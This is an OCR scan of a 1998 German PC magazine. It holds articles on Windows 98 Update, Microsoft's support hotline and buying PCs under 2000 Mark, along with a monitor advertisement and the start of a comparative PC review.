Welche Dateien Windows Update für Sie ausgesucht und heruntergeladen hat, ist in der Registry dokumentiert. Sehen Sie unter folgendem Schlüssel nach:

```
HKEY_LOCAL_MACHINE\Software\
➥Microsoft\Windows\Current
➥Version\Reinstall\Einträge
```

Haben Sie mit dem Update Probleme, entfernen Sie die neu aufgespielten Dateien wieder. Windows 98 bietet dafür zwei Möglichkeiten:

- Programmpakete wie zum Beispiel den Microsoft Media Player, der auf der Windows-Update-Seite bereitsteht, deinstallieren Sie wie jedes andere Programm über *Start/Einstellungen/Systemsteuerung/Software*. Klicken Sie den Media-Player in der Software-Liste an und wählen Sie *Hinzufügen/Entfernen*.
- Anders läuft es mit Service Packs und Treiber-Updates. Sie soll der Update-Uninstall-Assistent offline entfernen. Das Programm liegt im Root-Verzeichnis von Windows und heißt *upwizun.exe*. Am einfachsten rufen Sie es über die Systeminformationen im Ordner *Start/Programme/Zubehör/Systemprogramme* auf. Im Menü *Extras* des Programms finden Sie den *Update-Assistent Deinstallation*. Da bis Redaktionsschluß noch keine Updates für Windows 98 vorlagen, gab es aber nichts zum Installieren oder Deinstallieren, so daß wir Microsoft vertrauen müssen.

Manager-Krankheit

Der Einsatz des Update-Managers ist problematisch, nicht nur wegen des ferngesteuerten Eingriffs in das eigene System. Die Firma Dell zum Beispiel warnt Benutzer von Dimensions-PCs auf ihrer Homepage unter

```
www.dell.com/products/dim/
98faq.htm
```

vor dem Einsatz des Programms. Der PC könne durch das Aufspielen falscher Treiber, Updates oder Tools instabil werden und im schlimmsten Fall seinen Dienst komplett verweigern. Dell empfiehlt deshalb die Updates nur von der eigenen Homepage

```
www.dell.com/98upgrade
```

zu laden. Kontaktieren Sie im Zweifelsfall also erst Ihren PC-Hersteller, bevor Sie das Windows Update einsetzen. Wenn Sie trotzdem ein Update von der Microsoft-Homepage brauchen, so können Sie bis jetzt alle nötigen Dateien auch ohne Windows Update bekommen. Die relevanten Adressen finden Sie in der Textbox „Update-Adressen" auf S. 84.

Microsoft selbst unterstützt das Windows Update zur Zeit eher zögerlich. Lange Zeit gingen Gerüchte um, Ende August käme das erste Service Pack für Windows 98. Statt dessen kam die amerikanische Version des Media Player, mit einiger Verspätung folgte dann auch die deutsche Version.

Zugriffe auf das eigene System per Internet, mögliche Kompatibilitätsprobleme – wenn Sie lieber auf Windows-Update verzichten wollen, hier ein Weg, wie Sie das Programm aus dem Menü *Start\Einstellungen* entfernen.

Suchen Sie mit dem Registrierungseditor in der Registry den Schlüssel

```
HKEY_LOCAL_MACHINE\Software\
➥Microsoft\Windows\Current
➥Version\Policies
```

Klicken Sie den Schlüssel rechts an. Gehen Sie im Kontextmenü auf *Neu/Schlüssel* und legen Sie den Schlüssel *Explorer* an. Klicken Sie danach den neu erstellten Schlüssel *Explorer* mit der rechten Maustaste an, und wählen Sie im Kontextmenü den Eintrag *Neu/Zeichenfolge*. Tragen Sie dann

```
NoWindowsUpdate
```

ein. Diese erscheint augenblicklich zusammen mit doppelten Anführungszeichen in der Spalte *Wert* im rechten Fenster des Registrierungseditors. Setzen Sie diesen Wert auf *1*, indem Sie im rechten Fenster des Registrierungseditors die neu erstellte Zeichenfolge rechts anklicken und im Kontextmenü *Ändern* wählen. Im erscheinenden Menü tragen Sie unter Wert *1* ein. Wenn Sie jetzt Windows 98 starten, ist der Update-Manager aus dem Menü *Einstellungen* verschwunden. Sie reaktivieren ihn, indem Sie den Schlüssel *Explorer* löschen.

Insgesamt gilt: Die Möglichkeit, das eigene System über das Internet automatisch zu updaten, ist prinzipiell gut und auch nicht ganz neu. Im Fall von Windows Update bleibt bei uns jedoch wegen der ferngesteuerten Systemerkundung und der möglichen Kompatibilitätsprobleme ein mulmiges Gefühl zurück. JAK



DER STARTSCHIRM der Windows-Update-Site: Hier sind Treiber, Service Packs und Updates für Windows 98 gesammelt.

Microsoft-Support

Guter Rat ist teuer

Glücklich waren die Kunden mit der Microsoft-Hotline bisher nicht – Microsoft hat reagiert. Doch billig ist die neue Lösung nicht.

JAN KADEN

Seit dem 1. September gibt es Neuigkeiten beim kostenlosen Standardsupport von Microsoft. Die Hotline ist jetzt täglich von 8 bis 18 Uhr durchgehend erreichbar, davor saßen die Experten nur von 8.30 bis 12.30 Uhr und von 13 bis 17 Uhr am Telefon. Die Kunden müssen sich jetzt auch nicht mehr für jedes Programm gesondert merken, wie lange sie kostenlosen Support genießen. Früher hatten Sie entweder 30 Tage bei Home-Produkten oder 90 Tage bei Betriebssysteme und Desktop-Applikationen nach dem ersten Anruf Galgenfrist für Ihre Fragen. Bei Windows NT waren es nur zwei Anfragen - jedoch ohne Zeitbegrenzung. Jetzt hat jeder Benutzer für jedes Produkt zwei Anfragen gut – ohne Zeitbeschränkung. Außerdem bekommen Sie nicht nur Auskunft zur Installation von Programmen, sondern auch zu deren Bedienung. Sie erreichen den Standardsupport unter der Nummer 018 05/67 22 55.

So richtig teuer wird es, wenn Sie Ihre beiden Freifragen gestellt haben. Für eine einzige Anfrage sind dann 89 Mark fällig. Fragen, die durch Microsoft Bugs entstehen, werden aber immer kostenlos beantwortet. Ein Problem haben Sie nur, wenn Microsoft in dem von Ihnen geschilderten Fall keinen Bug sieht.

Einiges ist auch nach dem 1.September gleichgeblieben. Keinen Standardsupport gibt es nach wie vor bei der Programmierung von Anwendungen, bei Schwierigkeiten im Netzwerk oder im Umgang mit Servern. Wenn Sie auf diesem Gebiet Hilfe von Microsoft brauchen, müssen Sie einen speziellen Supportvertrag abschließen.



HILFESTELLUNG über das Internet bekommen Sie auf der Microsoft Support-Homepage.

Hilfe erhalten Sie auch nicht, wenn Sie vorinstallierte Programme benutzen. In diesem Fall verweist Sie Microsoft an den jeweiligen Hersteller oder Fachhändler. Davon betroffen sind zum Beispiel die OEM-Versionen (Original Equipment Manufacturer) von Windows.

Hilfe übers Internet

Privatanwender mit Internet-Anschluß können außer den Hotlines auch die Support-Adressen von Microsoft im Internet nutzen. Laden Sie dafür die Site:

```
http://www.eu.microsoft.com/
➥germany/support/allinone.asp
```

Von hieraus führen Sie Links zum Download-Bereich, zu den Microsoft Newsgroups, den FAQs (Frequently Asked Questions) und zur Knowledge Base. Für die Newsgroups brauchen Sie einen Newsreader auf Ihrem PC. Geeignet ist dafür Microsoft Internet Mail & News mit dem Internet Explorer 3.0 oder Outlook Express mit dem IE 4.0. Sie können die Newsreader unter

```
www.eu.microsoft.com/germany/
➥support/newsgroup.htm
```

downloaden. Im Netscape Communicator ist bereits ein Newsreader integriert. Als News-Server geben Sie ein:

```
msnews.microsoft.com
```

Wartungsverträge

Zwei kostenlose Telefonanrufe, Surfen durch die Microsoft-Sites – professionelle Anwender und Programmierer brauchen mehr Hilfe. Für sie bietet Microsoft zum Beispiel den Priority Desktop Vertrag an. Für rund 810 Mark im Jahr haben Sie drei Anfragen gut. Microsoft verspricht außerdem innerhalb von 12 Arbeitsstunden auf den Hilferuf zu reagieren. Im Paket enthalten ist ein Jahresabonnement der TechNet-CD. Monatlich bekommen Sie damit aktuelle Informationen zu Microsoft-Produkten.

Wenn Sie sich weiter über den Microsoft-Support informieren wollen, können Sie auch eine kostenlose CD bestellen. Das geht entweder online unter der Adresse

```
www.eu.microsoft.com/germany/
➥support/supportcd.htm
```

oder telefonisch unter der Nummer 0180-5 25 11 99. JAK

HILFE OHNE MICROSOFT

Nicht nur Microsoft selbst bietet Telefonsupport für ihre Produkte an. Von Montag bis Samstag von 8 bis 22 Uhr steht Ihnen die 1&1-Hotline zur Verfügung. 3,63 Mark pro Minute kostet das Gespräch. Die Nummer der 1&1-Hotline: 01 90/888-000. Die Support-Bereiche erreichen Sie auch direkt. Für Access, Excel, PowerPoint und Word wählen Sie statt 000 001, für Betriebssysteme, Microsoft Plus! oder Internet Explorer 002, und für Microsoft-Spiele, Money, Publisher und Works 003.
Bei Fragen zu Windows 95, NT und Office hilft Ihnen auch die Firma RKK Informationssysteme weiter (Tel.: 0190/87 23 11). Hier kostet die Minute ebenfalls 3,63 Mark.

miroMONITORE

MIRO ERGONOMIC SYSTEMS. DIE UNTERNEHMERISCHE ENTSCHEIDUNG, BEI DER MAN NICHTS FALSCH MACHEN KANN.

Die Monitore der ERGOLINE Family erfüllen alle wesentlichen Voraussetzungen für die intensive Nutzung im Büro-Alltag: beste ergonomische Eigenschaften, exzellente Bildqualität, flimmerfreie Darstellungen, bis zu 3 Jahren* On-Site-Service, einen herausragenden europaweiten Support mit 3 Jahren Garantie und ein unglaublich attraktives Preis-/Leistungsverhältnis.

Welche Bildschirmdiagonale letztlich die optimale ist, bestimmen Ihre Arbeitsplatzanforderungen. miro Displays bietet Kompetenz und Freiheit.

Die ERGOLINE Family der ERGONOMIC Systems.

miroINFO (0 18 05) 22 35 26 von 8:00 bis 20:00 Uhr







miroD2195 F

- 21"-Crystal-Pigment-Bildröhre
- Maskenabstand 0,25 mm
- Horizontalfrequenz bis 95 kHz
- Auflösung max. 1600 x 1200
- OSD (On-Screen-Display)
- DDC für Windows 95







miroD1995 FE

- 19"-FST-Bildröhre, Short neck
- Maskenabstand 0,26 mm
- Horizontalfrequenz bis 95 kHz
- Auflösung max. 1600 x 1280
- OSD (On-Screen-Display)
- DDC für Windows 95





miroD1795 T

- 17" Trinitron®-Bildröhre
- Maskenabstand 0,26 mm
- Horizontalfrequenz bis 95 kHz
- Auflösung max. 1600 x 1280
- OSD (On-Screen-Display)
- DDC für Windows 95

miro Displays Schweiz · Hertistraße 31 · CH-8304 Wallisellen
Tel. +41 1 832 8320 · Fax +41 1 832 8318 · Internet: http://www.miro.de

miro Displays Vertriebsrepräsentanz Österreich · Postfach 2 · A-3506 Krems-Hollenburg
Tel. +43 664 142 11 60 · Fax +43 2739 205 44
Internet: http://members.aon.at/miro/index.htm

*inkl. 1 Jahr On-Site-Service in der ERGOLINE Family, optional auf 3 Jahre erweiterbar

Die verwendeten Produktbezeichnungen sind Warenzeichen oder eingetragene Warenzeichen der jeweiligen Hersteller. Technische Änderungen vorbehalten.

the visual solution



miro Displays GmbH · Carl-Miele-Str. 4 · 38112 Braunschweig
Tel. + 49 (0) 5 31 - 31 92-0 · Fax + 49 (0) 5 31 - 31 92-99 · Internet: http://www.miro.de
miroINFO +49 (0) 18 05 - 22 35 26

Grundlagen

PCs für alle Fälle

Das Angebot an Komplettsystemen ist groß wie nie. Zudem sorgt die wachsende Prozessorvielfalt für Verunsicherung beim Käufer. PC Magazin zeigt, wie Sie Ihr Geld am besten anlegen und worauf Sie beim Kauf achten sollten.

FRANK KLINKENBERG-HAASS

Wo kaufen Sie Ihren nächsten PC? Bei Aldi, im Supermarkt, im Computer-Fachhandel, bei einem Direktversender, einem der großen Elektronik-Fachmärkte, über das Internet? Oder bauen Sie sich Ihr System sogar selbst zusammen? Schwierige Frage, denn egal wo Sie kaufen, fast jeder Anbieter und jeder Vertriebskanal hat seine Vor- und Nachteile.

So hat Aldi mittlerweile mehrfach bewiesen, daß sich binnen einer Woche gut 100 000 PCs unters Volk bringen lassen. Die großen Stückzahlen garantieren günstige Preise, ausgesuchte Fabrikationsstätten bürgen für Qualität. Und im Vergleich zum übrigen Markt brauchten sich die angebotenen PCs bislang in puncto Ausstattung und Performance nicht einmal zu verstecken. Von Nachteil dabei ist, daß sich die PCs weder individuellen Bedürfnissen anpassen lassen noch eine eingehende Beratung erfolgen kann. Auch bezüglich Ersatzteile und Service sollte sich jeder darüber im klaren sein, daß die Angebote in der Regel nur die gesetzlichen Vorgaben enthalten.

So günstig wie bei Aldi ist es in den großen Elektronik-Consumer-Märkten wie Saturn oder Media Markt nicht. Dafür trifft man hier immer häufiger auf Markennamen wie Compaq, Fujitsu, Siemens oder Packard Bell. Doch Vorsicht: Neben zum Teil sehr interessanten Angeboten mit den neuesten Errungenschaften stapeln sich hier auch eine Menge Ladenhüter mit veralteter Technologie.

So entpuppen sich vermeintliche Schnäppchen im Abverkauf oft als alter Schrott. Bei der Beratung ist man zwar meist besser dran als im Supermarkt, doch hängt die Güte der Beratung stark vom jeweiligen Verkäufer ab - vorausgesetzt, es findet sich im Getümmel überhaupt einer. Zudem ist eine individuelle Konfiguration meist nicht möglich und zusätzliche Peripherie oft teurer als im Fachhandel.

Hier gilt es, die Ausstattung der in den großen Anzeigen angekündigten Rechner genau zu studieren und mit anderen Angeboten zu vergleichen.

Eine größere Individualität bei der Ausstattung bieten Direktversender wie Dell oder Gateway. Trotz stringenter Modellpolitik können Sie hier die Geräte in großem Maße nach eigenen Wünschen zusammenstellen. Egal ob Sie über das Internet oder telefonisch bestellen, die gebotene Modellvielfalt und die Konfigurationsmöglichkeiten sind enorm. Besonders im Internet bieten Dell und Gateway viel Spielraum für das Ausprobieren unterschiedlichster Konfigurationen und Ausstattungen. Dabei bekommen Sie sogar den zugehörige Preis für jede Konfiguration gleich angezeigt. Auch hat diese Art der Bestellung den Vorteil, daß man das Gerät binnen weniger Tage nach Hause geliefert bekommt. Wer einen Vobis-PC kaufen will, kann sich neuerdings ebenfalls den Weg zur nächsten Filiale sparen. Auch Vobis bietet eine Bestellung übers Internet an, allerdings ohne die Möglichkeit der individuellen Konfiguration.

ALLE BEITRÄGE DES SPECIALS



Daneben ist das Internet als Informationsmedium zum Preisvergleich geradezu genial. Auch wenn eine Bestellung über Netz nicht möglich ist, präsentieren viele Hersteller ihre Offerten online. So haben einige mittelständische Systemhäuser wie FSE, Pyramid oder Waibel neben Produktinformationen auch Service-Leistungen und Bestellformalitäten ins Netz gestellt.

Fachhandel weiter gefragt

Wer Speziallösungen braucht, kommt um eine fundierte Beratung nicht herum. Auch Einsteiger sind auf eine umfassende Hilfe angewiesen. Hier liegen die Stärken des Fachhandels. Zudem sind auch hier im umfassenden Maße kundenspezifische Konfigurationen möglich. Fast jeder Prozessor oder auch Sonderwünsche beim Mainboard können hier berücksichtigt werden. Dies ist bei Dell, Gateway oder auch Vobis nicht möglich. Diese Firmen haben ihre Produktpalette vollends auf die Intel-Celeron- und Pentium-II-CPUs abgestimmt, AMD- und Cyrix-Fans bleiben hier außen vor.

Doch nicht nur bei den Konfigurationsmöglichkeiten, auch bei Service und Support gibt es gravierende Unterschiede. Hier heißt es, genau die eigenen Bedürfnissen abzuwägen. So können sich eventuelle Mehrkosten bei einem System schnell durch gebührenfreie Hotlines, längere Garantiezeiten oder einem Vor-Ort-Austausch-Service amortisieren. Für geschäftliche Anwender bietet es sich zudem an, einen Servicevertrag abzuschließen. Doch auch hier variieren die Preise und Serviceleistungen enorm, so daß sich ein genauer Vergleich empfiehlt.

Kaufen leichtgemacht

Damit Ihnen die Entscheidung beim Kauf eines neuen PC leichter fällt, haben wir 16 Komplettsysteme bis 2000 Mark ohne Monitor auf Herz und Nieren getestet. Mit dabei finden Sie ab S. 90: Acer, Compaq, ComTech, FSE, Gateway, IBM, JE-Computer, Packard Bell, Peacock, Pearl, Proline/Schadt, Pyramid, Siemens, Terra, Vobis und das Systemhaus Waibel. Neben einer großen Prozessorvielfalt, angefangen vom Celeron 300 A über den AMD K6-2 bis hin zum schnellen Pentium-II/350, ist das Feld weit gestreut.

Wie die Entwicklung im nächsten Jahr weitergeht und wie sich Intel die PC-Welt dann vorstellt, haben wir in einem Grundlagenbeitrag ab S. 110 für Sie zusammengefaßt. Hier erfahren Sie alles über die aktuellsten Prozessor-Roadmaps und wie Intel nächstes Jahr Soundkarten und Modems wegrationalisieren möchte, um Kosten zu senken.

Eine umfassende Tips-und-Tricks-Strecke bildet den Abschluß dieses Specials. Hier zeigen wir Ihnen, wie Sie Probleme bei der Inbetriebnahme vermeiden, Transportschäden aufdecken und einen PC optimal einrichten, der nur in den Standardeinstellungen ausgeliefert wurde. FKH

PCs bis 2000 Mark

Spreu und Weizen

Die Unterschiede bei Einsteiger-PCs sind gigantisch. Die Spannbreite geht vom Ladenhüter bis hin zum Spiele-PC mit hervorragender 3D-Power.

FRANK KLINKENBERG-HAASS/
THOMAS WITTMANN

Noch bis vor einem Jahr war die Leistungsklasse der PCs mit Pentium-II-Prozessor im Preisbereich von 4000 bis 5000 Mark angesiedelt und damit für viele unerschwinglich. Diese ehemaligen High-End-Systeme sind nun in die Preisregion von Einsteiger PCs gerutscht.

Für unter 2000 Mark ohne Monitor sind heute CPUs mit 350 MHz und Hauptspeicherausbauten bis 128 MByte keine Seltenheit mehr. Und auch die mittlerweile in dieser Preisklasse angebotenen Festplattenkapazitäten von bis zu 8,4 GByte sind mehr als ausreichend.

Dennoch sind die Preise für Komplettsysteme nicht in dem Maße gefallen wie die der Komponenten. Dies macht sich in Form von Sparmaßnahmen bemerkbar, die erst bei einer genaueren Betrachtung zutage kommen. Der Kunde wird beim Kauf stärker denn je mit MHz und MByte geködert. Sinnvolles Zubehör, die Erweiterbarkeit oder die Zukunftssicherheit bleiben außen vor.

Hier macht sich ein starker Druck seitens Intel bemerkbar: Der Chipgigant hat im unteren Preissegment deutlich an Boden verloren, denn im Vergleich zur Konkurrenz (AMD, Cyrix) sind die Intel-CPUs und die zugehörigen Mainboards immer noch zu teuer.

In der Klasse der Sub-1000-Dollar-PCs hat Intel daher den Basic PC definiert. Abgespeckte Mainboards und Chipsätze, entsprechend kleinere Gehäuse sowie der Celeron-Prozessor sollen verlorengegangenes Terrain im Low-Cost-Markt zurückerobern. Ob dies gelingt, zeigt unser Test von 16 Systemen unter 2000 Mark. Mit dabei: Acer, Compaq, Comtech, FSE, Gateway, IBM, JE-Computer, Packard Bell, Peacock, Pearl, Proline/Schadt, Pyramid, Siemens, Terra, Vobis und Waibel.

Die Mindestausstattung der getesteten PCs sollte eine CPU ab 266 MHz enthalten, egal ob von AMD, Cyrix/IBM oder Intel, 64 MByte Arbeitsspeicher, 4-GByte-Festplatte sowie eine Soundkarte und ein CD-ROM-Laufwerk (ab 32X). Zusätzliche Peripheriegeräte wie ein Zip- oder DVD-Laufwerk oder eine höhere Festplattenkapazität fließen positiv in die Wertung ein. Dies gilt auch für gebundlete Software.

Als Betriebssystem setzten wir ein zum Lieferumfang gehörendes, vorinstalliertes Windows 98 voraus. Die Preisgrenze von 2000 Mark ist ohne Monitor ausgelegt. Bei den Testkriterien setzt PC Magazin auf Alltagstauglichkeit, 3D-Performance, Ausstattung und Verarbeitung.

Wenn Sie noch einen Monitor brauchen, empfehlen wir die letzte Ausgabe von PC Magazin (11/98, ab S. 82), in der wir 28 17-Zöller auf Herz und Nieren getestet haben. Für alle, die diese Ausgabe nicht zur Hand haben, bieten wir auf der beiliegenden Heft-CD das gesamte Monitor-Special im *pdf*-Format.

Intel dominiert

Hinsichtlich des Prozessors setzen zwölf der 16 Hersteller auf Intel. Der Renner ist hier der neue Celeron mit seinem 128 Byte großen OnChip-Cache. Vier Systeme, die von Compaq, FSE, Siemens und Packard Bell, warten sogar mit dem edlen 350-MHz-Pentium II auf. Auf AMDs K6-2 mit dem 3D-Now-Befehlssatz setzen Comtech, IBM, Schadt und Pearl. Hier kommt bis auf das System von Pearl mit der 333-MHz-CPU jeweils die schnelle 350-MHz-Version zum Einsatz.

Damit reicht die Preisspanne der verbauten Intel-CPUs (Stand Mitte Oktober) von 340 (Celeron A 300) bis hin zum 600 Mark teuren Pentium II 350. AMDs K6-2/333 ist mit rund 300 Mark der billigste Prozessor, die 350er-Version liegt mit 450 Mark im Mittelfeld. Entsprechend zeigten sich auch bei der Ausstattung große Unterschiede.

Ein besonderes Augenmerk in puncto Ausstattung sollten Sie auf den Grafikadapter werfen. Acer, Gateway, IBM, Siemens und Vobis haben den mittlerweile etwas betagten ATI-Rage-Pro-AGP-Grafikchip onboard. Der Videospeicher beträgt meist 4 MByte SGRAM, das Vobis-System wartet sogar mit 8 MByte auf. Der Nachteil dieser Lösung: Auf solchen Boards ist kein AGP-Slot zu finden. Ein Aufrüsten mit einer modernen und schnelleren AGP-Grafikkarte ist nicht möglich.

Ein Teil des Testfelds ist mit Riva-128- und 128-ZX-Karten bestückt. Damit ist bei den meisten DirectX- und DOS-Spielen eine angemessene Performance und Qualität garantiert. Auch die JE- und Pearl-PCs sind mit der verbauten Matrox G200 für nicht allzu anspruchsvolle Spielefreaks ausreichend.

Das Highlight bietet der Pyramid-Rechner: Mit der Elsa Erazor II (Riva TNT-Chipsatz) und satten 16 MByte SGRAM kommen Spielernaturen voll auf ihre Kosten. Aus unverständlichen Gründen sparte hingegen Compaq mit einer alten ATI-Rage-II-Grafikkarte am falschen Ende. Die gebotene 3D-Leistung ist nicht mehr zeitgemäß.

Zukunftssicher?

Der neue Celeron macht in fast allen Systemen eine gute Figur, dennoch sollten Sie nicht beim Mainboard und Speicher sparen. Um Kosten zu sparen, kommt immer häufiger Intels Low-Cost-Chipsatz 440EX zum Einsatz. Mit einem maximalen Hauptspeicherausbau von 256 MByte können die meisten wahrscheinlich noch leben.


Doch die Einschränkung bezüglich freier Steckplätze und neuer 100-MHz-Front-Side-Bus-CPUs kann vielen Tuning-Freunden schnell den Spaß verderben. Gespart haben an dieser Stelle Acer,

Peacock, Pyramid, Waibel und Wortmann. Es ist daher ratsam, trotz der 66-MHz-Front-Side-Bus-CPU gleich ein Mainboard mit BX-Chipsatz zu ordern und es mit PC100-RAM zu bestücken. Ein Aufpreis bis 150 Mark ist dabei gerechtfertigt. Der Vorteil: Bei den stetig fallenden CPU-Preisen können Sie den PC schon bald preiswert mit einer 400- oder gar 450-MHz-CPU aufrüsten. Zudem lassen sich die verbauten Boards nur bedingt mit Steckkarten erweitern.

Acer Entra 6000MT

Als einziges Gerät im Testfeld ist der Entra mit einem DVD-Laufwerk ausgestattet. Das 2x-Modell GD-2000 stammt von Hitachi und arbeitet im CD-ROM-Modus mit einer 20fachen Lesegeschwindigkeit. Im Testlabor ermittelten wir einen Datendurchsatz von 2280 KByte/s – damit liegt das Laufwerk knapp 1700 KByte unter dem Durchsatz eines handelsüblichen 32fach-CD-ROM-Laufwerks. Überdurchschnittlich fällt im Entra 6000MT hingegen die Festplattenkapazität mit 6,1 GByte aus.

Für den im Acer installierten Celeron-333-Prozessor reichen das 82440EX-



ANWENDERFREUNDLICH: die Einbauschächte für 3,5-Zoll-Laufwerke lassen sich seitlich herausklappen.

Mainboard und der PC66-Arbeitsspeicher aus. Potentielle Aufsteiger, die mit einer schnelleren CPU liebäugeln, bleiben hier jedoch auf der Strecke. Ein weiteres Manko: Durch die AGP-Implementation der Onboard-Grafiklösung (ATI Rage Pro) fehlt auf dem Mainboard der externe AGP-Slot.

Zu den Stärken des Entra 6000MT gehören seine exzellente Verarbeitungsqualität und die sehr gelungene Handhabung. So läßt sich beispielsweise der doppelte Einbauschacht für 3,5-Zoll-Laufwerke entriegeln und seitlich herausklappen. Zum Aufrüsten steht im kleinen Gehäuse nur ein 5,5-Zoll-Einbauschacht zur freien Verfügung.


Acer bietet für den Entra 6000MT zwölf Monate Vor-Ort-Service. Optional sind bis zu drei Jahre möglich. Bei der Hotline zahlen Sie mit der 0190-Nummer 2,40 Mark/Minute.

Compaq Presario 5502

Mit gerade mal 1799 Mark ist der Compaq Presario 5502 das preisgünstige System mit Pentium-II-350-Prozessor. Compaq fertigt die neuen Presarios in Dresden, um schneller auf die Bedürfnisse des deutschen Markts reagieren zu können. Im Gegensatz zu früheren Compaq-PCs finden sich ausschließlich Standardkomponenten im Gerät. Mit an Bord sind neben der 350-MHz-CPU eine Seagate Medalist mit 4 GByte und ein 32fach Lite-On-CD-ROM-Laufwerk.

In puncto 3D-Performance ist der Presario 5502 nicht zu gebrauchen: Die serienmäßig eingebaute Grafikkarte ATI Rage IIC ist sogar bei älteren 3D-Spielen viel zu langsam. Hier bietet es sich an, eine Voodoo-Add-On-Karte mit 3Dfx-Grafikchip nachzurüsten.


Der Presario 5502 erreicht beispielsweise mit einer miro Hiscore 3D (150 Mark) bei dem Spiel *Incoming* 30 fps



TOTAL VERALTET: Im Compaq findet sich ein veralteter ATI-Rage-IIC-Chip.

(Bilder pro Sekunde) statt 7 fps mit der Originalausstattung. Bezüglich der 2D-Leistung bietet der Presario 5502 jedoch auch mit der Rage IIC eine gute Leistung (SYSmark 98: 136 Punkte).

Neben zwölf Monaten Garantie bietet Compaq optional Vor-Ort-Service-Verträge an. Der Einstieg für 156 Mark beginnt bei zwölf Monaten und einer Reaktionszeit von zwei Werktagen.



FSE TSAT-P35

Der FSE TSAT-P35 überzeugt durch eine hohe Systemleistung und gute 3D-Performance.


COMPAQ PRESARIO 5502

Für 1799 Mark präsentiert sich der Compaq Presario 5502 als ein vollwertiges Pentium-II-350-System.

ComTech K6-2/350

Mit seinem K6-2/350 durchbricht die Filialenkette ComTech die von PC Magazin gesetzte Preisgrenze von 2000 Mark. Stolze 2199 Mark soll das System kosten. Der Grund: Im System kommt anstelle einer 4-GByte-Festplatte ein 8-GByte-Laufwerk vom Typ IBM DHEA-38451 zum Einsatz. Für die 4 GByte größere Platte verlangt ComTech rund 199 Mark mehr. Im Test bedeutet diese Preisdifferenz einen Abzug von 10 Prozent auf die Gesamtwertung des ComTech K6-2/350.

Ein weiteres Manko stellt das im System verbaute CD-ROM-Laufwerk dar: Es arbeitet nur mit 24facher Lesegeschwindigkeit. Im Vergleich zum



VIER PLUS ZWEI: Neben zwei DIMM-Steckplätzen finden sich auf dem Mainboard des Comtech PCs vier SIMM-Slots.

Testfeld, das zumeist aus 32- bis 40fach-Laufwerken besteht, macht sich dies im Ergebnis deutlich bemerkbar: 2741 KByte/s Datendurchsatz haben wir gemessen, rund 1000 KByte/s weniger als im Durchschnitt.

